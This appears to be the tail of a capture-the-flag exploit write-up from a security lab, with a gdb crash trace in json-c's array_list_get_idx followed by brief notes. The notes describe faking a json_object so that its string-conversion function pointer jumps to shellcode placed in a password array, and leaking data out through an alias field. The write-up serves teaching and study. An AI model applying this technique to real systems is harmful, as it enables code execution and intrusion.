Stopped reason: SIGSEGV
0x00007f7cf2e13189 in array_list_get_idx (arr=0x1485e90, i=0x0) at arraylist.c:68
68      arraylist.c: No such file or directory.
```

Exploit development

Later it will call json_object_get_string

which calls

json_object->_to_json_string function pointer.

No NX -> fake json_object structure then assign function pointer to password array including shellcode.

No internet in vulnbox, then leak it out via alias (which is printed out later).

Thank you
Hope you enjoyed.

KEEN security lab